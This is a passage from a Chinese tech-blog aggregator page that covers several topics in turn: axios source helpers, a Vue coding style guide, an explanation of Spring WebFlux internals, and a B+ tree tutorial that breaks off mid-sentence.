用在合并一些请求config配置信息,实现方法其实和递归实现深拷贝deepClone类似 function merge(/* obj1, obj2, obj3, ... */) { var result = {}; // 闭包处理逻辑函数 function assignValue(val, key) { // result里有该键值并且 同为普通Object对象类型递归merge if (isPlainObject(result[key]) && isPlainObject(val)) { result[key] = merge(result[key], val); // result里没有 赋值 } else if (isPlainObject(val)) { result[key] = merge({}, val); // 数组类型 } else if (isArray(val)) { result[key] = val.slice(); // 其他类型直接赋值 } else { result[key] = val; } } // 循环入参调用 for (var i = 0, l = arguments.length; i < l; i++) { forEach(arguments[i], assignValue); } // 返回合并后的结果 return result; } 复制代码 extend函数:axios内部通过它来将一些内置属性和内置方法挂到axiso实例上 function extend(a, b, thisArg) { // 循环 b的属性挂到a上 forEach(b, function assignValue(val, key) { // 如果有具体this指向 并且类型为函数 if (thisArg && typeof val === 'function') { // bind函数调用完返回了一个函数,这个函数内部使用的apply a[key] = bind(val, thisArg); } else { // 直接赋值 a[key] = val; } }); return a; } 复制代码 总结 本篇文章针对axios的主要源码都在上文中👆一一详解,如果仔细阅读完的话相信会有一些不错的收获,直接阅读源码是一个生硬的方式,希望通过结合源码与本篇文章,可以帮助读者更好、更快理解axios源码,以及在之后的开发中更好的使用axios。 如果你觉得这篇文章对你有点用的话,麻烦请给我们的开源项目点点star: http://github.crmeb.net/u/defu 不胜感激!

优秀的个人博客,低调大师

每日一博 | Vue 前端开发规范

基于Vue官方风格指南整理 一、强制 1. 组件名为多个单词 组件名应该始终是多个单词的,根组件 App 除外。 正例: export default { name: 'TodoItem', // ... } 复制代码 反例: export default { name: 'Todo', // ... } 复制代码 2. 组件数据 组件的 data 必须是一个函数。 当在组件中使用 data 属性的时候 (除了 new Vue 外的任何地方),它的值必须是返回一个对象的函数。 正例: // In a .vue file export default { data () { return { foo: 'bar' } } } // 在一个 Vue 的根实例上直接使用对象是可以的, // 因为只存在一个这样的实例。 new Vue({ data: { foo: 'bar' } }) 复制代码 反例: export default { data: { foo: 'bar' } } 复制代码 3. Prop定义 Prop 定义应该尽量详细。 在你提交的代码中,prop 的定义应该尽量详细,至少需要指定其类型。 正例: props: { status: String } // 更好的做法! props: { status: { type: String, required: true, validator: function (value) { return [ 'syncing', 'synced', 'version-conflict', 'error' ].indexOf(value) !== -1 } } } 复制代码 反例: // 这样做只有开发原型系统时可以接受 props: ['status'] 复制代码 4. 为v-for设置键值 总是用 key 配合 v-for。 在组件上_总是_必须用 key 配合 v-for,以便维护内部组件及其子树的状态。甚至在元素上维护可预测的行为,比如动画中的对象固化 (object constancy),也是一种好的做法。 正例: <ul> <li v-for="todo in todos" :key="todo.id" > {{ todo.text }} </li> </ul> 复制代码 反例: <ul> <li v-for="todo in todos"> {{ todo.text }} </li> </ul> 复制代码 5.避免 v-if 和 v-for 用在一起 永远不要把 v-if 和 v-for 同时用在同一个元素上。 一般我们在两种常见的情况下会倾向于这样做: 为了过滤一个列表中的项目 (比如 v-for="user in users" v-if="user.isActive")。在这种情形下,请将 users 替换为一个计算属性 (比如 activeUsers),让其返回过滤后的列表。 为了避免渲染本应该被隐藏的列表 (比如 v-for="user in users" v-if="shouldShowUsers")。这种情形下,请将 v-if 移动至容器元素上 (比如 ul, ol)。 正例: <ul v-if="shouldShowUsers"> <li v-for="user in users" :key="user.id" > {{ user.name }} </li> </ul> 复制代码 反例: <ul> <li v-for="user in users" v-if="shouldShowUsers" :key="user.id" > {{ user.name }} </li> </ul> 复制代码 6. 为组件样式设置作用域 对于应用来说,顶级 App 组件和布局组件中的样式可以是全局的,但是其它所有组件都应该是有作用域的。 这条规则只和单文件组件有关。你不一定要使用 scoped 特性。设置作用域也可以通过 CSS Modules,那是一个基于 class 的类似 BEM 的策略,当然你也可以使用其它的库或约定。 不管怎样,对于组件库,我们应该更倾向于选用基于 class 的策略而不是 scoped 特性。 这让覆写内部样式更容易:使用了常人可理解的 class 名称且没有太高的选择器优先级,而且不太会导致冲突。 正例: <template> <button class="c-Button c-Button--close">X</button> </template> <!-- 使用 BEM 约定 --> <style> .c-Button { border: none; border-radius: 2px; } .c-Button--close { background-color: red; } </style> 复制代码 反例: <template> <button class="btn btn-close">X</button> </template> <style> .btn-close { background-color: red; } </style> <template> <button class="button button-close">X</button> </template> <!-- 使用 `scoped` 特性 --> <style scoped> .button { border: none; border-radius: 2px; } .button-close { background-color: red; } </style> 复制代码 二、强烈推荐(增强可读性) 1. 组件文件 只要有能够拼接文件的构建系统,就把每个组件单独分成文件。 当你需要编辑一个组件或查阅一个组件的用法时,可以更快速的找到它。 正例: components/ |- TodoList.vue |- TodoItem.vue 复制代码 反例: Vue.component('TodoList', { // ... }) Vue.component('TodoItem', { // ... }) 复制代码 2. 单文件组件文件的大小写 单文件组件的文件名应该要么始终是单词大写开头 (PascalCase) 正例: components/ |- MyComponent.vue 复制代码 反例: components/ |- myComponent.vue |- mycomponent.vue 复制代码 3. 基础组件名 应用特定样式和约定的基础组件 (也就是展示类的、无逻辑的或无状态的组件) 应该全部以一个特定的前缀开头,比如 Base、App 或 V。 正例: components/ |- BaseButton.vue |- BaseTable.vue |- BaseIcon.vue 复制代码 反例: components/ |- MyButton.vue |- VueTable.vue |- Icon.vue 复制代码 4. 单例组件名 只应该拥有单个活跃实例的组件应该以 The 前缀命名,以示其唯一性。 这不意味着组件只可用于一个单页面,而是每个页面只使用一次。这些组件永远不接受任何 prop,因为它们是为你的应用定制的,而不是它们在你的应用中的上下文。如果你发现有必要添加 prop,那就表明这实际上是一个可复用的组件,只是目前在每个页面里只使用一次。 正例: components/ |- TheHeading.vue |- TheSidebar.vue 复制代码 反例: components/ |- Heading.vue |- MySidebar.vue 复制代码 5. 紧密耦合的组件名 和父组件紧密耦合的子组件应该以父组件名作为前缀命名。 如果一个组件只在某个父组件的场景下有意义,这层关系应该体现在其名字上。因为编辑器通常会按字母顺序组织文件,所以这样做可以把相关联的文件排在一起。 正例: components/ |- TodoList.vue |- TodoListItem.vue |- TodoListItemButton.vue components/ |- SearchSidebar.vue |- SearchSidebarNavigation.vue 复制代码 反例: components/ |- SearchSidebar.vue |- NavigationForSearchSidebar.vue 复制代码 6. 组件名中的单词顺序 组件名应该以高级别的 (通常是一般化描述的) 单词开头,以描述性的修饰词结尾。 正例: components/ |- SearchButtonClear.vue |- SearchButtonRun.vue |- SearchInputQuery.vue |- SearchInputExcludeGlob.vue |- SettingsCheckboxTerms.vue |- SettingsCheckboxLaunchOnStartup.vue 复制代码 反例: components/ |- ClearSearchButton.vue |- ExcludeFromSearchInput.vue |- LaunchOnStartupCheckbox.vue |- RunSearchButton.vue |- SearchInput.vue |- TermsCheckbox.vue 复制代码 7. 模板中的组件名大小写 总是 PascalCase 的 正例: <!-- 在单文件组件和字符串模板中 --> <MyComponent/> 复制代码 反例: <!-- 在单文件组件和字符串模板中 --> <mycomponent/> <!-- 在单文件组件和字符串模板中 --> <myComponent/> 复制代码 8. 完整单词的组件名 组件名应该倾向于完整单词而不是缩写。 正例: components/ |- StudentDashboardSettings.vue |- UserProfileOptions.vue 复制代码 反例: components/ |- SdSettings.vue |- UProfOpts.vue 复制代码 9. 多个特性的元素 多个特性的元素应该分多行撰写,每个特性一行。 正例: <img src="https://vuejs.org/images/logo.png" alt="Vue Logo" > <MyComponent foo="a" bar="b" baz="c" /> 复制代码 反例: <img src="https://vuejs.org/images/logo.png" alt="Vue Logo"> <MyComponent foo="a" bar="b" baz="c"/> 复制代码 10. 模板中简单的表达式 组件模板应该只包含简单的表达式,复杂的表达式则应该重构为计算属性或方法。 复杂表达式会让你的模板变得不那么声明式。我们应该尽量描述应该出现的是什么,而非如何计算那个值。而且计算属性和方法使得代码可以重用。 正例: <!-- 在模板中 --> {{ normalizedFullName }} // 复杂表达式已经移入一个计算属性 computed: { normalizedFullName: function () { return this.fullName.split(' ').map(function (word) { return word[0].toUpperCase() + word.slice(1) }).join(' ') } } 复制代码 反例: {{ fullName.split(' ').map(function (word) { return word[0].toUpperCase() + word.slice(1) }).join(' ') }} 复制代码 11. 简单的计算属性 正例: computed: { basePrice: function () { return this.manufactureCost / (1 - this.profitMargin) }, discount: function () { return this.basePrice * (this.discountPercent || 0) }, finalPrice: function () { return this.basePrice - this.discount } } 复制代码 反例: computed: { price: function () { var basePrice = this.manufactureCost / (1 - this.profitMargin) return ( basePrice - basePrice * (this.discountPercent || 0) ) } } 复制代码 12. 带引号的特性值 非空 HTML 特性值应该始终带引号 (单引号或双引号,选你 JS 里不用的那个)。 在 HTML 中不带空格的特性值是可以没有引号的,但这样做常常导致带空格的特征值被回避,导致其可读性变差。 正例: <AppSidebar :style="{ width: sidebarWidth + 'px' }"> 复制代码 反例: <AppSidebar :style={width:sidebarWidth+'px'}> 复制代码 13. 指令缩写 都用指令缩写 (用 : 表示 v-bind: 和用 @ 表示 v-on:) 正例: <input @input="onInput" @focus="onFocus" > 复制代码 反例: <input v-bind:value="newTodoText" :placeholder="newTodoInstructions" > 复制代码 三、推荐 1. 单文件组件的顶级元素的顺序 单文件组件应该总是让<script>、<template> 和 <style> 标签的顺序保持一致。且 <style> 要放在最后,因为另外两个标签至少要有一个。 正例: <!-- ComponentA.vue --> <template>...</template> <script>/* ... */</script> <style>/* ... */</style> 复制代码 四、谨慎使用 (有潜在危险的模式) 1. 没有在 v-if/v-if-else/v-else 中使用 key 如果一组 v-if + v-else 的元素类型相同,最好使用 key (比如两个 <div> 元素)。 正例: <div v-if="error" key="search-status" > 错误:{{ error }} </div> <div v-else key="search-results" > {{ results }} </div> 复制代码 反例: <div v-if="error"> 错误:{{ error }} </div> <div v-else> {{ results }} </div> 复制代码 2. scoped 中的元素选择器 元素选择器应该避免在 scoped 中出现。 在 scoped 样式中,类选择器比元素选择器更好,因为大量使用元素选择器是很慢的。 正例: <template> <button class="btn btn-close">X</button> </template> <style scoped> .btn-close { background-color: red; } </style> 复制代码 反例: <template> <button>X</button> </template> <style scoped> button { background-color: red; } </style> 复制代码 3. 隐性的父子组件通信 应该优先通过 prop 和事件进行父子组件之间的通信,而不是 this.$parent 或改变 prop。 正例: Vue.component('TodoItem', { props: { todo: { type: Object, required: true } }, template: ` <input :value="todo.text" @input="$emit('input', $event.target.value)" > ` }) 复制代码 反例: Vue.component('TodoItem', { props: { todo: { type: Object, required: true } }, methods: { removeTodo () { var vm = this vm.$parent.todos = vm.$parent.todos.filter(function (todo) { return todo.id !== vm.todo.id }) } }, template: ` <span> {{ todo.text }} <button @click="removeTodo"> X </button> </span> ` }) 复制代码 4. 非 Flux 的全局状态管理 应该优先通过 Vuex 管理全局状态,而不是通过 this.$root 或一个全局事件总线。 正例: // store/modules/todos.js export default { state: { list: [] }, mutations: { REMOVE_TODO (state, todoId) { state.list = state.list.filter(todo => todo.id !== todoId) } }, actions: { removeTodo ({ commit, state }, todo) { commit('REMOVE_TODO', todo.id) } } } <!-- TodoItem.vue --> <template> <span> {{ todo.text }} <button @click="removeTodo(todo)"> X </button> </span> </template> <script> import { mapActions } from 'vuex' export default { props: { todo: { type: Object, required: true } }, methods: mapActions(['removeTodo']) } </script> 复制代码 反例: // main.js new Vue({ data: { todos: [] }, created: function () { this.$on('remove-todo', this.removeTodo) }, methods: { removeTodo: function (todo) { var todoIdToRemove = todo.id this.todos = this.todos.filter(function (todo) { return todo.id !== todoIdToRemove }) } } }) 复制代码 附录 1. 推荐使用vs code进行前端编码,规定Tab大小为2个空格 vs code配置 { "editor.tabSize": 2, "workbench.startupEditor": "newUntitledFile", "workbench.iconTheme": "vscode-icons", // 以下为stylus配置 "stylusSupremacy.insertColons": false, // 是否插入冒号 "stylusSupremacy.insertSemicolons": false, // 是否插入分好 "stylusSupremacy.insertBraces": false, // 是否插入大括号 "stylusSupremacy.insertNewLineAroundImports": false, // import之后是否换行 "stylusSupremacy.insertNewLineAroundBlocks": false, // 两个选择器中是否换行 "vetur.format.defaultFormatter.html": "js-beautify-html", "eslint.autoFixOnSave": true, "eslint.validate": [ "javascript", { "language": "html", "autoFix": true }, { "language": "vue", "autoFix": true }, "javascriptreact", "html", "vue" ], "eslint.options": { "plugins": ["html"] }, "prettier.singleQuote": true, "prettier.semi": false, "javascript.format.insertSpaceBeforeFunctionParenthesis": false, "vetur.format.js.InsertSpaceBeforeFunctionParenthesis": false, "vetur.format.defaultFormatter.js": "prettier", // "prettier.eslintIntegration": true } 复制代码 vs code 插件 Auto Close Tag Path Intellisense Prettier Vetur vscode-icons 最后 如果你觉得此文对你有一丁点帮助,点个赞。或者可以加入我的开发交流群:1025263163相互学习,我们会有专业的技术答疑解惑 如果你觉得这篇文章对你有点用的话,麻烦请给我们的开源项目点点star:https://gitee.com/ZhongBangKeJi/CRMEB不胜感激!

优秀的个人博客,低调大师

每日一博 | 深入剖析 Spring WebFlux

一、WebFlux 简介 WebFlux 是 Spring Framework5.0 中引入的一种新的反应式Web框架。通过Reactor项目实现Reactive Streams规范,完全异步和非阻塞框架。本身不会加快程序执行速度,但在高并发情况下借助异步IO能够以少量而稳定的线程处理更高的吞吐,规避文件IO/网络IO阻塞带来的线程堆积。 1.1 WebFlux 的特性 WebFlux 具有以下特性: 异步非阻塞- 可以举一个上传例子。相对于 Spring MVC 是同步阻塞IO模型,Spring WebFlux这样处理:线程发现文件数据没传输好,就先做其他事情,当文件准备好时通知线程来处理(这里就是输入非阻塞方式),当接收完并写入磁盘(该步骤也可以采用异步非阻塞方式)完毕后再通知线程来处理响应(这里就是输出非阻塞方式)。 响应式函数编程- 相对于Java8 Stream 同步、阻塞的Pull模式,Spring Flux 采用Reactor Stream 异步、非阻塞Push模式。书写采用Javalambda 方式,接近自然语言形式且容易理解。 不拘束于Servlet- 可以运行在传统的Servlet 容器(3.1+版本),还能运行在Netty、Undertow等NIO容器中。 1.2 WebFlux 的设计目标 适用高并发 高吞吐量 可伸缩性 二、Spring WebFlux 组件介绍 2.1 HTTPHandler 一个简单的处理请求和响应的抽象,用来适配不同HTTP服务容器的API。 2.2 WebHandler 一个用于处理业务请求抽象接口,定义了一系列处理行为。相关核心实现类如下; 2.3 DispatcherHandler 请求处理的总控制器,实际工作是由多个可配置的组件来处理。 WebFlux是兼容Spring MVC 基于@Controller,@RequestMapping等注解的编程开发方式的,可以做到平滑切换。 2.4 Functional Endpoints 这是一个轻量级函数编程模型。是基于@Controller,@RequestMapping等注解的编程模型的替代方案,提供一套函数式API 用于创建Router,Handler和Filter。调用处理组件如下: 简单的RouterFuntion 路由注册和业务处理过程: @Bean public RouterFunction<ServerResponse> initRouterFunction() { return RouterFunctions.route() .GET("/hello/{name}", serverRequest -> { String name = serverRequest.pathVariable("name"); return ServerResponse.ok().bodyValue(name); }).build(); } 请求转发处理过程: 2.5 Reactive Stream 这是一个重要的组件,WebFlux 就是利用Reactor 来重写了传统Spring MVC 逻辑。其中Flux和Mono 是Reactor中两个关键概念。掌握了这两个概念才能理解WebFlux工作方式。 Flux和Mono 都实现了Reactor的Publisher接口,属于时间发布者,对消费者提供订阅接口,当有事件发生的时候,Flux或者Mono会通过回调消费者的相应的方法来通知消费者相应的事件。这就是所谓的响应式编程模型。 Mono工作流程图 只会在发送出单个结果后完成。 Flux工作流程图 发送出零个或者多个,可能无限个结果后才完成。 对于流式媒体类型:application/stream+json 或者 text/event-stream ,可以让调用端获得服务器滚动结果。 对于非流类型:application/json WebFlux 默认JSON编码器会将序列化的JSON 一次性刷新到网络,这并不意味着阻塞,因为结果Flux<?> 是以反应式方式写入网络的,没有任何障碍。 三、WebFlux 工作原理 3.1 组件装配过程 流程相关源码解析-WebFluxAutoConfiguration @Configuration //条件装配 只有启动的类型是REACTIVE时加载 @ConditionalOnWebApplication(type = ConditionalOnWebApplication.Type.REACTIVE) //只有存在 WebFluxConfigurer实例 时加载 @ConditionalOnClass(WebFluxConfigurer.class) //在不存在 WebFluxConfigurationSupport实例时 加载 @ConditionalOnMissingBean({ WebFluxConfigurationSupport.class }) //在之后装配 @AutoConfigureAfter({ ReactiveWebServerFactoryAutoConfiguration.class, CodecsAutoConfiguration.class, ValidationAutoConfiguration.class }) //自动装配顺序 @AutoConfigureOrder(Ordered.HIGHEST_PRECEDENCE + 10) public class WebFluxAutoConfiguration { @Configuration @EnableConfigurationProperties({ ResourceProperties.class, WebFluxProperties.class }) //接口编程 在装配WebFluxConfig 之前要先 装配EnableWebFluxConfiguration @Import({ EnableWebFluxConfiguration.class }) public static class WebFluxConfig implements WebFluxConfigurer { //隐藏部分源码 /** * Configuration equivalent to {@code @EnableWebFlux}. */ } @Configuration public static class EnableWebFluxConfiguration extends DelegatingWebFluxConfiguration { //隐藏部分代码 } @Configuration @ConditionalOnEnabledResourceChain static class ResourceChainCustomizerConfiguration { //隐藏部分代码 } private static class ResourceChainResourceHandlerRegistrationCustomizer implements ResourceHandlerRegistrationCustomizer { //隐藏部分代码 } WebFluxAutoConfiguration 自动装配时先自动装配EnableWebFluxConfiguration而EnableWebFluxConfiguration->DelegatingWebFluxConfiguration->WebFluxConfigurationSupport。 最终WebFluxConfigurationSupport 不仅配置DispatcherHandler 还同时配置了其他很多WebFlux核心组件包括 异常处理器WebExceptionHandler,映射处理器处理器HandlerMapping,请求适配器HandlerAdapter,响应处理器HandlerResultHandler 等。 DispatcherHandler 创建初始化过程如下; public class WebFluxConfigurationSupport implements ApplicationContextAware { //隐藏部分代码 @Nullable public final ApplicationContext getApplicationContext() { return this.applicationContext; } //隐藏部分代码 @Bean public DispatcherHandler webHandler() { return new DispatcherHandler(); } public class DispatcherHandler implements WebHandler, ApplicationContextAware { @Nullable private List<HandlerMapping> handlerMappings; @Nullable private List<HandlerAdapter> handlerAdapters; @Nullable private List<HandlerResultHandler> resultHandlers; @Override public void setApplicationContext(ApplicationContext applicationContext) { initStrategies(applicationContext); } protected void initStrategies(ApplicationContext context) { //注入handlerMappings Map<String, HandlerMapping> mappingBeans = BeanFactoryUtils.beansOfTypeIncludingAncestors( context, HandlerMapping.class, true, false); ArrayList<HandlerMapping> mappings = new ArrayList<>(mappingBeans.values()); AnnotationAwareOrderComparator.sort(mappings); this.handlerMappings = Collections.unmodifiableList(mappings); //注入handlerAdapters Map<String, HandlerAdapter> adapterBeans = BeanFactoryUtils.beansOfTypeIncludingAncestors( context, HandlerAdapter.class, true, false); this.handlerAdapters = new ArrayList<>(adapterBeans.values()); AnnotationAwareOrderComparator.sort(this.handlerAdapters); //注入resultHandlers Map<String, HandlerResultHandler> beans = BeanFactoryUtils.beansOfTypeIncludingAncestors( context, HandlerResultHandler.class, true, false); this.resultHandlers = new ArrayList<>(beans.values()); AnnotationAwareOrderComparator.sort(this.resultHandlers); } **流程相关源码解析-**HTTPHandlerAutoConfiguration 上面已讲解过WebFlux核心组件装载过程,那么这些组件又是什么时候注入到对应的容器上下文中的呢?其实是在刷新容器上下文时注入进去的。 org.springframework.boot.web.reactive.context.ReactiveWebServerApplicationContext#onRefresh public class ReactiveWebServerApplicationContext extends GenericReactiveWebApplicationContext implements ConfigurableWebServerApplicationContext { @Override protected void onRefresh() { super.onRefresh(); try { createWebServer(); } catch (Throwable ex) { throw new ApplicationContextException("Unable to start reactive web server", ex); } } private void createWebServer() { WebServerManager serverManager = this.serverManager; if (serverManager == null) { String webServerFactoryBeanName = getWebServerFactoryBeanName(); ReactiveWebServerFactory webServerFactory = getWebServerFactory(webServerFactoryBeanName); boolean lazyInit = getBeanFactory().getBeanDefinition(webServerFactoryBeanName).isLazyInit(); // 这里创建容器管理时注入httpHandler this.serverManager = new WebServerManager(this, webServerFactory, this::getHttpHandler, lazyInit); getBeanFactory().registerSingleton("webServerGracefulShutdown", new WebServerGracefulShutdownLifecycle(this.serverManager)); // 注册一个 web容器启动服务类,该类继承了SmartLifecycle getBeanFactory().registerSingleton("webServerStartStop", new WebServerStartStopLifecycle(this.serverManager)); } initPropertySources(); } protected HttpHandler getHttpHandler() { String[] beanNames = getBeanFactory().getBeanNamesForType(HttpHandler.class); if (beanNames.length == 0) { throw new ApplicationContextException( "Unable to start ReactiveWebApplicationContext due to missing HttpHandler bean."); } if (beanNames.length > 1) { throw new ApplicationContextException( "Unable to start ReactiveWebApplicationContext due to multiple HttpHandler beans : " + StringUtils.arrayToCommaDelimitedString(beanNames)); } //容器上下文获取httpHandler return getBeanFactory().getBean(beanNames[0], HttpHandler.class); } 而这个HTTPHandler是由HTTPHandlerAutoConfiguration装配进去的。 @Configuration @ConditionalOnClass({ DispatcherHandler.class, HttpHandler.class }) @ConditionalOnWebApplication(type = ConditionalOnWebApplication.Type.REACTIVE) @ConditionalOnMissingBean(HttpHandler.class) @AutoConfigureAfter({ WebFluxAutoConfiguration.class }) @AutoConfigureOrder(Ordered.HIGHEST_PRECEDENCE + 10) public class HttpHandlerAutoConfiguration { @Configuration public static class AnnotationConfig { private ApplicationContext applicationContext; public AnnotationConfig(ApplicationContext applicationContext) { this.applicationContext = applicationContext; } //构建WebHandler @Bean public HttpHandler httpHandler() { return WebHttpHandlerBuilder.applicationContext(this.applicationContext) .build(); } } 流程相关源码解析-web容器 org.springframework.boot.web.reactive.context.ReactiveWebServerApplicationContext#createWebServer。在创建WebServerManager 容器管理器时会获取对应web容器实例,并注入响应的HTTPHandler。 class WebServerManager { private final ReactiveWebServerApplicationContext applicationContext; private final DelayedInitializationHttpHandler handler; private final WebServer webServer; WebServerManager(ReactiveWebServerApplicationContext applicationContext, ReactiveWebServerFactory factory, Supplier<HttpHandler> handlerSupplier, boolean lazyInit) { this.applicationContext = applicationContext; Assert.notNull(factory, "Factory must not be null"); this.handler = new DelayedInitializationHttpHandler(handlerSupplier, lazyInit); this.webServer = factory.getWebServer(this.handler); } } 以Tomcat 容器为例展示创建过程,使用的是 TomcatHTTPHandlerAdapter 来连接Servlet 请求到HTTPHandler组件。 public class TomcatReactiveWebServerFactory extends AbstractReactiveWebServerFactory implements ConfigurableTomcatWebServerFactory { //隐藏部分代码 @Override public WebServer getWebServer(HttpHandler httpHandler) { if (this.disableMBeanRegistry) { Registry.disableRegistry(); } Tomcat tomcat = new Tomcat(); File baseDir = (this.baseDirectory != null) ? this.baseDirectory : createTempDir("tomcat"); tomcat.setBaseDir(baseDir.getAbsolutePath()); Connector connector = new Connector(this.protocol); connector.setThrowOnFailure(true); tomcat.getService().addConnector(connector); customizeConnector(connector); tomcat.setConnector(connector); tomcat.getHost().setAutoDeploy(false); configureEngine(tomcat.getEngine()); for (Connector additionalConnector : this.additionalTomcatConnectors) { tomcat.getService().addConnector(additionalConnector); } TomcatHttpHandlerAdapter servlet = new TomcatHttpHandlerAdapter(httpHandler); prepareContext(tomcat.getHost(), servlet); return getTomcatWebServer(tomcat); } } 最后Spring容器加载后通过SmartLifecycle实现类WebServerStartStopLifecycle 来启动Web容器。 WebServerStartStopLifecycle 注册过程详见:org.springframework.boot.web.reactive.context.ReactiveWebServerApplicationContext#createWebServer 3.2 完整请求处理流程 (引用自:https://blog.csdn.net) 该图给出了一个HTTP请求处理的调用链路。是采用Reactor Stream 方式书写,只有最终调用 subscirbe 才真正执行业务逻辑。基于WebFlux开发时要避免controller 中存在阻塞逻辑。列举下面例子可以看到Spring MVC 和Spring Webflux 之间的请求处理区别。 @RestControllerpublic class TestController { private Logger logger = LoggerFactory.getLogger(this.getClass()); @GetMapping("sync") public String sync() { logger.info("sync method start"); String result = this.execute(); logger.info("sync method end"); return result; } @GetMapping("async/mono") public Mono<String> asyncMono() { logger.info("async method start"); Mono<String> result = Mono.fromSupplier(this::execute); logger.info("async method end"); return result; } private String execute() { try { TimeUnit.SECONDS.sleep(5); } catch (InterruptedException e) { e.printStackTrace(); } return "hello"; } } 日志输出 2021-05-31 20:14:52.384 INFO 3508 --- [nio-8080-exec-2] c.v.internet.webflux.web.TestController : sync method start 2021-05-31 20:14:57.385 INFO 3508 --- [nio-8080-exec-2] c.v.internet.webflux.web.TestController : sync method end 2021-05-31 20:15:09.659 INFO 3508 --- [nio-8080-exec-3] c.v.internet.webflux.web.TestController : async method start 2021-05-31 20:15:09.660 INFO 3508 --- [nio-8080-exec-3] c.v.internet.webflux.web.TestController : async method end 从上面例子可以看出sync() 方法阻塞了请求,而asyncMono() 没有阻塞请求并立刻返回的。asyncMono() 方法具体业务逻辑 被包裹在了Mono 中Supplier中的了。当execute 处理完业务逻辑后通过回调方式响应给浏览器。 四、存储支持 一旦控制层使用了 Spring Webflux 则安全认证层、数据访问层都必须使用 Reactive API 才真正实现异步非阻塞。 NOSQL Database MongoDB(org.springframework.boot:spring-boot-starter-data-mongodb-reactive)。 Redis(org.springframework.boot:spring-boot-starter-data-redis-reactive)。 Relational Database H2(io.r2dbc:r2dbc-h2) MariaDB(org.mariadb:r2dbc-mariadb) Microsoft SQL Server(io.r2dbc:r2dbc-mssql) MySQL(dev.miku:r2dbc-mysql) jasync-sql MySQL(com.github.jasync-sql:jasync-r2dbc-mysql) Postgres(io.r2dbc:r2dbc-postgresql) Oracle(com.oracle.database.r2dbc:oracle-r2dbc) 五、总结 关于Spring MVC 和Spring WebFlux 测评很多,本文引用下做简单说明。参考:《Spring: Blocking vs non-blocking: R2DBC vs JDBC and WebFlux vs Web MVC》。 基本依赖 <dependency> <groupId>org.springframework.boot</groupId> <artifactId>spring-boot-starter-data-r2dbc</artifactId> </dependency> <!-- r2dbc 连接池 --> <dependency> <groupId >io.r2dbc</groupId> <artifactId>r2dbc-pool</artifactId> </dependency> <!--r2dbc mysql 库--> <dependency> <groupId>dev.miku</groupId> <artifactId>r2dbc- mysql</artifactId> </dependency> <!--自动配置需要引入一个嵌入式数据库类型对象--> <dependency> <groupId>org.springframework.boot</groupId> <artifactId>spring-boot-starter-data-jdbc</artifactId> </dependency> <!-- 反应方程式 web 框架 webflux--> <dependency> <groupId>org.springframework.boot</groupId> <artifactId>spring-boot-starter-webflux</artifactId> </dependency> 相同数据下效果如下**;** Spring MVC + JDBC 在低并发下表现最好,但 WebFlux + R2DBC 在高并发下每个处理请求使用的内存最少。 Spring WebFlux + R2DBC 在高并发下,吞吐量表现优异。 作者:vivo互联网服务器团队-Zhou Changqing

优秀的个人博客,低调大师

每日一博 | 理解 B+ 树

B+树是为磁盘和存储工具设计的一种数据结构,它是一种平衡查找树,它在查找,插入、修改方面的时间复杂度都稳定为 O(logn) 节点 图(1) B+树节点是一组按照key有序的元素,B+树包含两种类型的节点,一种是索引节点,一种是叶子节点 索引节点也叫内部节点,索引节点只包含key,不包含data, 节点的 key是升序排列的,对于指定的索引节点key来说,它左子树上所有的key都小于它的key,它右子树上所有的key都大于等于它的key 叶节点上存储的是主键和数据(key和data), 所有的叶节点都在同一高度上,节点按key 从小到大并且通过指针使得彼此链接,这样,所有的叶节点组成了一个双向有序链表,叶节点这样做的好处是在不访问索引的情况下能顺序检索数据,也能很好的支持范围查询的快处理 B+树特点 阶数为 m 的B+树,每个索引节点最多有 m 个子节点,每个索引节点页面最多存储 m - 1 个索引key 所有索引节点的子节点数在 Math.ceil(m / 2) 和 m 之间 B +树之所以称为平衡树,是因为从根节点到叶节点的每条路径都具有相同的长度。平衡树意味着所有对单个值的搜索都需要从磁盘读取相同数量的页面。 填充因子 B+树使用填充因子来控制页面的分裂和合并,设置数据占用页面空间的百分比,目的是为后面的数据预留一部分页空间,当有新数据时,可以放到预留的页空间中,避免分页的发生 默认的填充因子是50%,对于一棵m阶的B+树,填充因子是 m/2 B+树操作 B+树常用操作涉及到查询、插入、删除、范围查询, 为了便于说明,下面所有操作的例子中的B+树无特殊说明都是5阶树 每个页面最多有4个key,大于等于5个时就需要分裂或者旋转合并 填充因子默认是50%,页面中已经使用了的数量为2表示填充因子为50%,同理,小于2时候表示填充因子小于50%,大于2时候表示填充因子大于50% 查询 B+树的索引节点是有序的,查询单个key的话直接用二分查找定位到目标叶子页面,在目标叶子页面中顺序遍历,找到目标key,则返回叶子页面中目标key对应的数据 插入 B+树的插入操作完成以后,有以下几种情况 1. 叶节点和索引节点没有满 这种情况插入操作步骤最少,根据key把数据插入到叶节点已经排序的位置上即可,下图中是插入key为 23的数据,23会插入到包含15, 21的叶子页面中,插入之后叶子页面没有满,不用处理页面分裂的情况 2. 叶节点满了,索引节点未满 步骤: (1):叶子页面分裂成两个页面 (2): 把中间行数据的key按顺序加入到上一层的索引页中 (3): 所有小于中间行数据key的数据放到左叶子页面 (4): 所有大于等于中间行数据key的数据放到右叶子叶面 图(2) 往图(2) 的B+树中插入key为28的数据,这条数据会插入到包含15,21,23,27的叶子页面中,插入之后,该页面数据已满,必须要分裂成如下所示的两个页面: 左叶子页面 右叶子页面 15,21 23,27,28 中间行数据key为:23,放到上一层的索引页面中15的后面,下面图(3)是插入key为28的结果 图(3) 3. 叶子页面和索引页面都满了 步骤: (1):叶节点页面分裂成左右两个叶子页面 (2): 把中间行数据的key按顺序加入到索引页中 (3): 所有小于中间行数据key的数据放到左叶子页面 (4): 所有大于等于中间行数据key的数据放到右叶子页面 (5): 上面步骤(2)执行之后,索引页面满了,分裂成左右两个索引页 (6): 所有小于索引页中间的key的放到左边索引页 (7): 所有大于索引页中间的key的放到右边索引页 (8): 把索引页中间的key放到更高一层的索引页 如果步骤(8)执行之后,更高一层的索引页满了,继续执行(5)-(8)步骤 图(4) 图(4) 的B+树插入key为30的数据,这条数据会插入到23, 27, 28, 29的叶子页面中,插入之后,该页面数据已满,必须要分裂成如下所示的两个页面: 左叶子页面 右叶子页面 23,27 28,29,30 中间行数据key为:28,放到索引页面中23 的后面 28 放到索引页面23的后面之后,索引页变成了4, 7, 15, 23, 28, 这时索引页也满了,分裂成如下所示的三个页面 : 左索引页 右索引页 更高一层索引页 4,7 23,28 15 下面图(5)为插入key为30数据之后,叶子页面和索引页面分裂之后的结果: 图(5) 旋转 B+树的插入操作会有页面分裂的情况,页面分裂就会有产生磁盘IO,相对内存,磁盘 